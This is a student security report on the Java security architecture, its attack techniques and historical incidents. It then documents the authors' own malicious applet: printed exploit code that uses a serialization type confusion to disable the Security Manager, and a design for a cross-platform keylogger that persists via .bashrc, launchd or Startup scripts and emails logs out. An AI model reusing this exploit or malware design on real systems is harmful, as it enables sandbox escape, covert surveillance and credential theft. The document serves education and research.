

Java Security

Group 15

Alexander Persson, alepers@student.chalmers.se

Niklas Adolfsson, nikado@student.chalmers.se

May 12, 2016

Introduction

This paper is divided into 6 parts, where in section 1 the background and description of the Java language is presented to give a brief overview for readers that are not familiar with Java. Section 1 also describes why Java is such an attractive attack vector. In section 2 the goal of this paper is presented. In section 3 we will describe the Java security model, commonly used attack techniques and the history of detected vulnerabilities in Java. In section 4 we will describe an attempt how security vulnerabilities in Java can be abused and in section 5 we will present the results of the study. In section 6 we give some final reflections about the project and the Java language in general.

1 Background

Java [12] is an object-oriented programming language that was developed by Sun Microsystems in the early nineties and was officially released in 1995. The Java language was designed with the following goals:

1. It must be "simple, object-oriented, and familiar"
2. It must be "robust and secure"
3. It must be "architecture-neutral and portable"
4. It must execute with "high performance"

The key thing of Java is that it is designed to have as few dependencies as possible and became thereby platform independent also known as "write once, run everywhere" (WORE). To become platform independent Java source code is compiled into bytecode instead of native machine instructions like in C/C++. The bytecode is sometimes also named as portable code which a specific instruction set that is designed for efficient execution by a software interpreter. In Java the software interpreter is known as the Java Virtual Machine (JVM) which is an implementation of an abstract computer that loads and executes to the bytecode. The JVM is not an implementation it is a specification that

follows the Java Virtual Machine Specification [16][7]. Thus there exist a lot of different implementations [18] and typically each web browser vendor has their own implementation. It means that some vulnerabilities may only apply to a specific JVM vendor and not to the Java specification. The JVM is executed on the top the native operating system. The JVM performs different checks on the bytecode before and during the execution, more details is described in section 3 of the report. The bytecode can be executed directly or compiled into machine instructions at run time, named JIT(“just-in-time”) compilation. The JIT compilation has improved the performance of Java. There are several different types




Figure 1: Typical Java Application

of Java applications such as desktop applications, applets, embedded devices, smart-phones, smart-cards and so on. For instance while installing Java, Oracle brags about that more than 3 billion devices run Java, illustrated in Figure 2. Because of that Java is so widely used it has become an attractive target for attackers. It may only require a single vulnerability to exploit 3 billion devices, that is really terrifying.



Figure 2: Java Installer

2 Goal

The Java language has been designed with security in mind from scratch with features such as:

- Strict Type Checking
- Bytecode Verifier
- Classloader
- Security Manager
- Stack Inspection

However, historically we have seen a lot of Java vulnerabilities but not understood why for instance almost all web browser vendors have disabled Java applets to be executed in the web browser. Oracle has for example announced that they will deprecate the web browser plug-in in Java 9. If we compare with languages like C/C++ it is more obvious because of no strict type checking and use of vulnerable functions. The goal of this study is to analyze the Java Security model, to present the history of Java vulnerabilities and investigate vulnerabilities that are known to exist. This will be tied to a practical implementation project that is to be carried out by us, where we hope to convey what security risks these vulnerabilities may entail.

3 Java Security Architecture

3.1 Features

Java is an object-oriented language where the source code is organized into classes. What characterizes object-oriented languages is that each class typically consist of variables, objects and methods. In Java the access control to the classes, objects and methods are assigned with a scope. The identifiers for the the scope are: default, public, private and protected. The scope identifiers and their semantics are summarized in Table 1 below:

Table 1: Access Control in Java

Modifier	Class	Package	Subclass	World
public	Y	Y	Y	Y
protected	Y	Y	Y	N
default	Y	Y	N	N
private	Y	N	N	N

Since Java is designed to transfer executable code through networks the following mechanisms are implemented to cope with memory issues:

- Supports only two different variables types: primitive variables and reference variables
- All primitive variables must be assigned to a specific size
- Strict type-checking on operations such that a certain type can't be confused with another type includes both static and dynamic type checking.
- Java itself manages dynamically allocated objects by a mechanism named "Garbage collection"
- Lack of pointers
- Strings are immutable

3.2 Java Virtual Machine

The Java Virtual Machine(JVM) is an implementation of an abstract computer to make Java applications platform independent to provide mobility and scalability. The basic functionality of the JVM is to load and execute Java applications. The JVM is a generic specification [16] [7] and there are a lot different implementations so some vulnerabilities may only apply to a certain implementation of the JVM. The JVM executes and interprets only the .class file format. Thereby it's crucial that is not possible get the JVM to load and execute spoofed classes.

With that in mind the JVM is primarily designed to provide a secure execution environment for Java applications. As we mentioned earlier it is assumed that classes are distributed and exchanged through arbitrary networks. An example is when a Java applet is executed in the web browser. The classes are downloaded to the local machine and executed locally. Thus it is critical to prevent downloaded classes to be able to be executed with full privileges on the local machine. An overview JVM security architecture is illustrated in Figure 3. The Java security scheme is primarily composed of: the Class Loader, Byte Code Verifier and Security Manager. We will describe these components in order to understand different attack techniques and historical attacks related to Java.




Figure 3: Java Virtual Machine Architecture

3.2.1 Class Loader

The Class Loader is a part of the JVM that loads classes into the JVM that have the file extension `.class`. There are two different ways to load classes in to the JVM; either by obtaining the `.class` file locally or downloading it through arbitrary networks. Multiple classes can be packed into a `.zip` file or a JAR file. The Class Loader is also responsible for assigning appropriate permissions to the loaded classes by consulting the Security Manager. Several Class Loaders can exist within the JVM and each Class Loader defines a namespace that makes sure that all names are unique within the namespace. The namespace is defined as package name and class name. Hence it's not possible to have conflicting names within a Class Loader but is possible to have conflicting namespaces if several Class Loaders are used. In that manner it is possible to violate Java's type system by have conflicting names of two classes loaded by different Class Loaders.

There are two types of Class Loaders: Primordial Class Loader and Class Loader Objects. The Primordial Class Loader is the internal Class Loader within the JVM and cannot be overwritten, it is involved in the bootstrapping process to load all the internal classes and system classes. The Primordial Class Loader is implemented in a system native language, often in C, and has access to the local operating system. The system classes originate from the `rt.jar` namespace. A system class is a class that is defined in the `CLASSPATH` environment variable.

Class Loader Objects are used for classes that are not found in `CLASSPATH`. The Class Loaders Objects are not bootstrapped in the JVM, instead the JVM loads the Class Loaders Objects and regard them as untrusted. Classes that are untrusted are executed within a customized sandbox where the Class Loader guards the boundaries in the sense that untrusted code can't interfere with trusted code. If the untrusted code could trick the JVM to believe it is trusted code the sandbox could be bypassed.

The Class Loader Objects provides the functionality to dynamically load classes that are not known at compile time. This functionality is similar to a dynamic linker in UNIX-based systems. It shall also be mentioned that these Class Loader chains can be long and complex structures.

There are three different types of Class Loader Objects: Applet Class Loaders, RMI Class Loaders, and Secure Class Loaders. In this paper we focus on the Applet Class Loader because it is essential to Java Security, since it is responsible for loading remote classes into the web browser by requesting the web page's http server.

3.2.2 Bytecode Verifier

The Bytecode Verifier is a component to verify the attributes of loaded class files and that it comply with the Java type safety rules. The bytecode verifier works close together with the Class Loader. After `defineClass()` method is invoked and the Class Loader has acknowledged the class format the bytecode verification is initialized. It shall be highlighted that the bytecode could be generated by an arbitrary compiler or spoofed so it is really important the verification can be trusted because there is no check to determine if the bytecode was compiled by a trusted compiler.

In order to understand the different checks performed by the Byte Code Verifier it is essential to understand the .class file structure. It does not only contain instructions e.g. pushing and popping from stack but also include debugging information, names of objects, classes, interfaces, JRE version supported, magic constants, constant pool, and similar attributes, for more information see [7] [16].

The Byte code verifier is divided into four parts:

1. Before Linking: Verify file structure involves verifying attributes such as magic constants, the file length, file type and JRE version.
2. After Linking: Verify all other attributes that do not involve the instructions such as final methods are not overwritten, every class has a superclass except `java.lang.Object`, and all classes, objects, variables have valid names.
3. Performing data-flow analysis on the byte code of every possible execution in order to ensure the following properties [23]:
 - The operand stack is always the same size and includes the same types.
 - Register access is checked for proper value type.
 - Methods are called with the appropriate number and types of arguments.
 - Fields are modified with values of the appropriate type.
 - All opcodes have proper type arguments on the stack and in the registers. Variables are properly initialized.
4. Perform all other checks that could not be verified during step 1-3

Most of the bytecode verification is performed at load time to avoid as many runtime checks as possible because it impairs performance. Another aspect in regard to performance is that the bytecode verification is not performed on system classes in most implementations of the JVM.

3.2.3 Security Manager

The Security Manager is a class that enforces a security policy for a certain Java application. The Security Manager class is not intended to be instanced explicitly, it is created if a certain security policy exists. Haiping Xu [22] states in his paper that the some of the Security Manager's duties includes:

- Managing all socket operations.
- Guarding access to protected resources including files, personal data, etc.
- Controlling the creation of, and all access to, operating system programs and processes.
- Preventing the installation of new Class Loaders.
- Maintaining thread integrity.
- Controlling access to Java packages (i.e., groups of classes).

It is possible to check if the Security Manager is enabled by calling the method `System.getSecurityManager()`, if it's not null then the Security Manager is enabled. The Security Manager is responsible to make sure that boundaries within the applet sandbox are remained.

An example how security checks are implemented in the Java API:

```
1 public boolean mkdir()
2 {
3     SecurityManager sm = System.getSecurityManager();
4     if ( sm != null )
5     {
6         sm.checkWrite(path)
7     }
8     return mkdir0;
9 }
```

The code checks if the Security Manager is enabled and if it is then the Security Manager determines if the program is allowed to create the directory. A security exception is issued by the Security Manager if the action is denied.

3.3 Attack Techniques

During the lifetime of Java we have seen many attacks. In section 4.4 we will present a brief history of the major attacks to Java. In this section we will describe some of the most common attack techniques to exploit vulnerabilities in order to understand the different attacks.

B. Gorenc and J. Spelman [1] in their paper present a study on vulnerabilities in the Java architecture during the time period 2011-2013. 250 exploitable vulnerabilities were found and they ranked the vulnerabilities as presented in Table 2.

Table 2: Most critical vulnerabilities in Java

Rank	Common Weakness	Sub-Category	Sub-components
1	CWE-265: Privilege / Sandbox Issues	CWE-470: Unsafe Reflection	AWT Beans HotSpot JAX JAX-WS JMX Libraries
2	CWE-265: Privilege / Sandbox Issues	CWE-272: Least Privilege Violation	COBRA JMX Libraries Scripting Sound
3	CWE-122: Heap-based Buffer Overflow	N/A	JavaFX
4	CWE-122: Out-of-bounds Write	N/A	2D Sound
5	CWE-822: Untrusted Pointer Dereference	N/A	JavaFX
6	CWE-822: Heap-based Buffer Overflow	CWE-190: Integer Overflow	2D
7	CWE-822: CWE-265: Privilege / Sandbox Issues	CWE-843: Type Confusion	AWT Concurrency Deserialization Hotspot Libraries Scripting

J. Oh [14] in his paper presents a study of the trend of malware related to Java and why it is so attractive for attackers. In his paper he highlights the following attack techniques as the most common:

- Type confusion
- Logic error
- Memory corruption
- Argument injection

J. Oh also describes how to analyse malware related to Java where class files have been downloaded to a victim's computer. As a brief description the class files are decompiled with a decompiler in order to understand how the attacks were constructed. This is possible because commonly used Java compilers generate debug information in the bytecode.

Security Explorations [4] in their paper presents the results of a research project based on Java Security and 50 vulnerabilities were found. In the report it is described how the Java Reflection API can be abused to bypass the JVM sandbox. The Source code of 50 vulnerabilities can be at <http://www.security-explorations.com/>.

Last Stage of Delirium Research Group [13] in their paper that highlights the following attacking techniques:

- Type confusion
- Class Loader
- Bad implementations of system classes
- Argument injection

For readers that want to grasp all the details about the JVM architecture in regard to security we really recommend [13].

J.J. Drake presents in his paper [2] both how stack-based and heap-based buffer overflow can be exploited.

In the next subsections we will explain the most common attack techniques in detail to give a better understanding how it is accomplished.

3.3.1 Type confusion

As we mentioned briefly earlier, Java is a type-safe language. This means that an arbitrary variable can't access arbitrary memory as long as the types are not compatible, for example if an object A has defined an operation `print()` and another object B has not defined the operation `print()` the objects are not type compatible.

Type safety is essential to Java security because it used to determine if a class has privilege to perform a certain operation. An example could be in an applet where a system class stores an array of system class objects. If it somehow possible to spoof one of the objects in the array with a non-system class object. Then the Class Loader would load the class and assign the permission level as the object where a system class object even though the object in the array is of an untrusted class object.

3.3.2 Unsafe reflection

The reflection API can be used to retrieve run-time behaviour of the JVM and to change the run-time behavior by loading classes or methods using the current Class Loader.

If the application is invoking external classes or methods during run-time it is possible for an attacker to violate the intended execution flow. But it is required that some kind of information leakage occur such as a restricted object. After that the attacker could bypass authentication, access control or similar functionality.

3.3.3 Least Privilege Violation

An attack technique where an application runs with higher privileges than the intended functionality. The attack is often combined with some other attack.

3.3.4 Buffer Overflow

In this section we refer to buffer overflow as both stack-based and heap-based buffer overflow. The Java language itself is not vulnerable to buffer overflows because of the features that the Bytecode Verifier contribute and that all variables must be declared with an explicit size. But there exists a Java library named JNI that exposes native vulnerable code that can be used to violate Java's type system. JRE 6 was compiled with an old compiler that did not support DEP [21] and ASLR [20] but it's fixed by using a new compiler in JRE7 and later.

3.4 History of attacks

There have been a number of notable incidents related to Java security flaws in the past.

In 2012, the trojan horse malware known as 'Flashback.K' was able to infect hosts due to a security vulnerability in the Java software framework. The exploit, referred to as CVE-2012-0507 [17], allowed the Mac OS X targeted trojan to bypass built-in security measures and hijack host systems. The malware did not even depend on the user inputting an administrative password to gain access, exploiting the Java vulnerability was enough to manipulate web content in order to generate revenue by redirecting search engine results to advertisers. F-Secure urged users to disable Java on their systems in an attempt to contain the outbreak [5].

Additional vulnerabilities were reported the following year, namely ones related to the Java Security Panel (JSP) and security sandbox. The JSP was introduced in Java 7 update 10 for users to prevent Java code that has not been digitally signed and marked as safe to execute [8], but it was discovered that malicious code could bypass the security measures specified in the JSP and ultimately be executed anyway [6]. Another vulnerabilities resulted in attacks where the Java sandbox restrictions were ignored, granting the programs access to the host's file system and other sensitive resources.

Possibly the most severe attack was the malware known as Red October. It targeted several high-level organizations around the globe in the field of government, research institutions, trade and commerce and diplomatic embassies, just to name a few. The malware successfully operated for five whole years before it was initially discovered, between May 2007 to October 2012, collecting terabytes of highly sensitive data. [10]. The main attack vectors of the malware were vulnerabilities in Microsoft Word and Excel, but one fallback strategy consisted of exploiting an older Java browser plugin vulnerability on unpatched systems, allowing execution of the malicious code [11].

Even though Oracle regularly release patches to Java in order to provide solutions to issues such as these, a few years of turbulence in the world of IT security was enough to discourage browser developers from supporting browser-driven Java applications. As a result, most Internet browsers have either dropped support for any sort of Java Applet plug-ins, or are in the process of having them phased out.

4 Description of work

4.1 Concept

We begun to study the most recent vulnerabilities to Java and in particular to the JVM because we knew that it's the core of Java's security model. We quickly decided to construct our own malicious applet because it could potentially target all hosts on the Internet that have enabled Java in their web browsers.

It shall be kept in mind that this is probably only a theoretical attack because almost all web browser vendors have disabled Java applets by default. We have not found any statistics on how many hosts that are running old versions of web browsers. The Java Applet API will be deprecated in JDK9 [15].

However, we considered that the simplest way to defeat the protection mechanism is to bypass the Applet sandbox and disable the Security Manager because then we don't have to defeat the DEP [21] and ASLR [20]. In the beginning we targeted Java SE 8 and quickly begun to read the specification of the The Java Virtual Machine Specification Java SE 8 [7]. After we put some more thought into it we realized that we have to find a zero-day exploit and decided to target Java SE 7 instead. It's actually reasonable to assume that Java SE 7 is still used by many hosts. In fact many hosts have installed several versions of Java but are probably not aware of it.

We created our first applet, it as similar to an ordinary Java application but it doesn't contain the main method and it is a subclass to `java.Applet` class.

We continued to read more papers on Java security and it showed that the vulnerabilities were not that easy to find. Of course there are common root-kits available on the web.

We then came in contact with the company Security Explorations that make their business of hunting vulnerabilities in software. On their website they have published source code related to different vulnerabilities that they have found in Java during different types of projects. We asked if we're allowed to use and modify their source code and they said only for educational purposes though.

This work has been based on the source code that can be found:
`http://www.security-explorations.com/materials/se-2012-01-50-60.zip`

The retrieved code [3] exploits a bug in the `com.sun.corba.se.impl.io.ObjectStreamClass` class and it reuses information in the `serialPersistentFields`. It means that is possible to generate a type confusion by supplying two different classes that hold the same type of objects but in reverse order. Thus Java will interpret the second instanced object as the first instanced object. The critical elements of the source code are presented in Listing 1, Listing 2, Listing 3, Listing 4 and Listing 5. Two classes `Dummy1` and `Dummy2` are used to illustrate how a type confusion can occur. The classes hold two objects: one `Helper` object and one `SpoofedHelper` object. The objects are retrieved from a public static `ObjectStreamField` array that loads the classes by invoking the method `Class.forName()`. The program follows the execution as follows:

1. The classes `Helper` and `SpoofedHelper` are loaded by invoking `Class.forName()` and are stored in public static array `common_fields`, shown in Listing 1.
2. The `Dummy1` class is loaded and instantiated shown in Listing 2, line 6 and 7. The `Dummy1` class is shown in Listing 3.
3. The `Dummy2` class is loaded and instantiated shown in Listing 2, line 8 and 9. The `Dummy2` class is shown in Listing 4.

Listing 1: Class loading of `Helper` and `SpoofedHelper`

```
1 public static java.io.ObjectStreamField common_fields[];
2 static {
3     try {
4         common_fields=new java.io.ObjectStreamField[2];
5         common_fields[0]=new
6             java.io.ObjectStreamField("h",Class.forName("Helper"));
7         common_fields[1]=new
8             java.io.ObjectStreamField("sh",Class.forName("SpoofedHelper"));
9     } catch(Throwable t) {
10        t.printStackTrace();
11    }
12 }
```

Listing 2: Loading and instantiation of the classes Dummy1 and Dummy2.

```
1 public static void create_type_confusion() {  
2     try {  
3         MyValueHandlerImpl mvhi=new MyValueHandlerImpl(true);  
4         MyInputStream mis=new MyInputStream();  
5         MyCodeBase mcb=new MyCodeBase();  
6         Class c=Class.forName("Dummy1");  
7         Dummy1 d1=(Dummy1)mvhi.readValue(mis,0,c,"se",mcb);  
8         c=Class.forName("Dummy2");  
9         Dummy2 d2=(Dummy2)mvhi.readValue(mis,0,c,"se",mcb);  
10        MaliciousApplet.d2=d2;  
11    } catch (Throwable e) {  
12        e.printStackTrace();  
13    }  
14 }
```

Listing 3: Dummy1 class

```
1 public class Dummy1 implements Serializable {  
2     public Helper h;  
3     public SpoofedHelper sh;  
4  
5     private void readObject(ObjectInputStream ois) {  
6         IIOPInputStream iiopis=(IIOPInputStream)ois;  
7         iiopis.defaultReadObjectDelegate();  
8     }  
9     private static final java.io.ObjectStreamField  
10        serialPersistentFields[]=Vuln50.common_fields;  
11 }
```

Listing 4: Dummy2 class

```
1 public class Dummy2 implements Serializable {  
2     public SpoofedHelper sh2;  
3     public Helper h2;  
4  
5     private void readObject(ObjectInputStream ois) {  
6         IIOPInputStream iiopis=(IIOPInputStream)ois;  
7         iiopis.defaultReadObjectDelegate();  
8     }  
9     private static final java.io.ObjectStreamField  
10        serialPersistentFields[]=Vuln50.common_fields;  
11 }
```

After the classes had been loaded it was possible to detect type confusion with the debugger in eclipse as illustrated in Figure 4 marked in red. The reference variables h/h1 is supposed point to a Helper object and the reference variables sh/sh2 is supposed to point to a Spoofedhelper object but h2 point a SpoofedHelper object and sh2 point to a Helper object. Therefore a type confusion was generated.



Figure 4: Type Confusion

After the type confusion has been created we took of advantage of that in order to trick the MyPermission class to assign permissions to us, the source code for the method is presented below to shown the functionality of the method.

Listing 5: Exploit

```

1 public static void run() {
2     try
3     {
4         Dummy2 d2=MaliciousApplet.d2;
5         /* access Helper class instance as if it was of SpoofedHelper
           class */
6         SpoofedHelper sh=d2.sh2;
7         /* mark current AccessControlContext as a privileged one
           */
8         MyAccessControlContext macc=sh.acc;
9         MyProtectionDomain mpd=macc.context[0];
10        MyPermissions permissions=mpd.permissions;
11        permissions.allPermission=(PermissionCollection)permissions;
12
13        /* set "security" field of java.lang.System class to null
           */
14        System.setSecurityManager(null);

```



```

15
16      /* from now on we can do whatever we want on the client's
           machine */
17      EvilMethod();
18  } catch(Throwable e) {e.printStackTrace();}
19  }
20  \newline

```

It is performed by passing a Helper object. In Figure 5 we can see that allPermission is set to null after line 10 has been executed.




Figure 5: Before spoofing the MyPermission class

In Figure 6 it is shown that allPermission has been assigned to the permission object from Helper object and after that we can set the Security Manager to null and get access to the victims local computer to perform whatever actions we want to.




Figure 6: After spoofing the MyPermission class

4.2 Implementation of malware

4.2.1 MaliciousApplet

The malware was designed to target several platforms and in particular Linux (Debian), OS X and Windows. The malware bypasses the applet sandbox and retrieves information of what type of native system is used, downloads libraries, creates start-up script and creates directories and files depending of what type of native operating system is used on the the victims host. An overview of the applet malware is illustrated in the figure below:

A short summary of the Malicious Applet:

- It identifies the native operating system by creating by a Properties object by invoking `System.getProperties()`. It is then used to retrieve operating system name.
- Downloading libraries from our public Dropbox repository. The contents of the libraries are also malware and it will be described later in this section 4.2.2.
- Creating a directory where the files related in the malware is stored and creates an executable script. The script was intended to be loaded at start-up but since it targeted different platforms it forced us to make different implementations, as follows
 - * In Linux we were not able to load scripts at boot-up, instead the malware injects code in `/home/user/.bashrc` file to load a bash script each time the bash shell is loaded. We made the assumption that the bash shell is used because it is the most common used shell in Debian-based systems.
 - * In OS X, a boot-up script is generated by creating a launchd daemon and it is only launched when the targeted user is logged in. The launchd daemon executes a bash script.
 - * In Windows, a boot-up script is created by generating a batch file in the Startup folder.

4.2.2 KeyLogger

The downloaded libraries contains a KeyLogger that register each typed key on the targeted host. The KeyLogger is implemented as a stand-alone Java application that is based on jnative library [9]. Jnative is an open-source library that supports Linux, OS X and Windows. Every key event is logged in to a temporary file that is dated. The KeyLogger is using Java's Calender API get the current date. When the KeyLogger detects a new day it sends the previous log via email to us and then deletes the sent log from the targeted host. The KeyLogger is loaded by the start-up script described in section 5.2.1.




Figure 7: Malicious Applet Structure

We also want to highlight that the source email address, source email address password and destination email address are hard-coded as strings and they can be retrieved from the class files. As an attacker it is important to remove all traces that can be bound to the attacker. The critical things are email addresses and passwords.

In the implementation we created a dummy source email address that is only intended to be used by the malware. Thus if it is detected by the victim it is easy figure out the password and block the email address for

further use. To implement a more robust malware another approach must be taken. Because if the mail address gets suspended no mails can be delivered to us. As destination email address we used our own email address but the password is not stored anywhere.

4.2.3 Source Code

The source code is not provided in this report because we considered it to be too much. Instead we encourage interested readers to get full access to the source code on our GitHub repository that can be found here: https://github.com/niklasad1/TDA602_JavaSecurity

5 Results

5.1 OS X

In OS X the KeyLogger was successfully launched at start-up by adding a script to the launchd daemon. We were not able to get root privileges and therefore the KeyLogger was only started when the targeted user was logged in. We had to make some assumptions that Java is always trusted because OS X El Capitan is supplied with SIP [19] a feature that blocks system processes. Another issue was that the Java icon appeared in the dock.

5.2 Linux(Debian)

In Debian the KeyLogger was successfully launched as a background process when the standard shell was loaded. We made an assumption that bash is always used.


5.3 Windows

In Windows the KeyLogger was successfully launched at start-up but the command prompt are visually launched so it pretty easy to detect.

5.4 Demonstration


We will guide you through demonstration performed in Ubuntu 14.04 i386. The malware's functionality is similar regardless of what type of operating system that is used but some differences occur that is described earlier in the paper. That is the reason why we are not demonstrating OS X and Windows.

1. Before executing the MaliciousApplet we make sure that no files related to the malware exist on the current host. In this example the malware will be installed in the path /home/niklasad1/.kl. Figure 8 illustrates that the files are not already generated
2. We also make sure that the path to start-up script is not already generated in .bashrc as presented in Figure 9.

A terminal window with a dark purple background and a title bar that reads "niklasad1@niklasad1-vb: ~". The terminal shows the following commands and output:

```
niklasad1@niklasad1-vb:~$ pwd
/home/niklasad1
niklasad1@niklasad1-vb:~$ find .kl
find: '.kl': No such file or directory
niklasad1@niklasad1-vb:~$
```

Figure 8: Directory and files not created

A terminal window with a dark purple background and a title bar that reads "niklasad1@niklasad1-vb: ~". The terminal shows the following commands and output:

```
niklasad1@niklasad1-vb:~$ pwd
/home/niklasad1
niklasad1@niklasad1-vb:~$ cat .bashrc | grep source
# source /etc/bash.bashrc.
niklasad1@niklasad1-vb:~$
```

Figure 9: Source to script not added in .bashrc

3. We opened the html page in a web browser where Java is enabled.
The html page contains a path to the Malicious class as follows:

```
1      <applet code=MaliciousApplet.class  
2      archive="MaliciousApplet.jar"  
3      width="500" height="500">  
4      </applet>
```

4. In Mozilla Firefox web browser warning messages are shown while
using an old version of that is illustrated in Figure 10

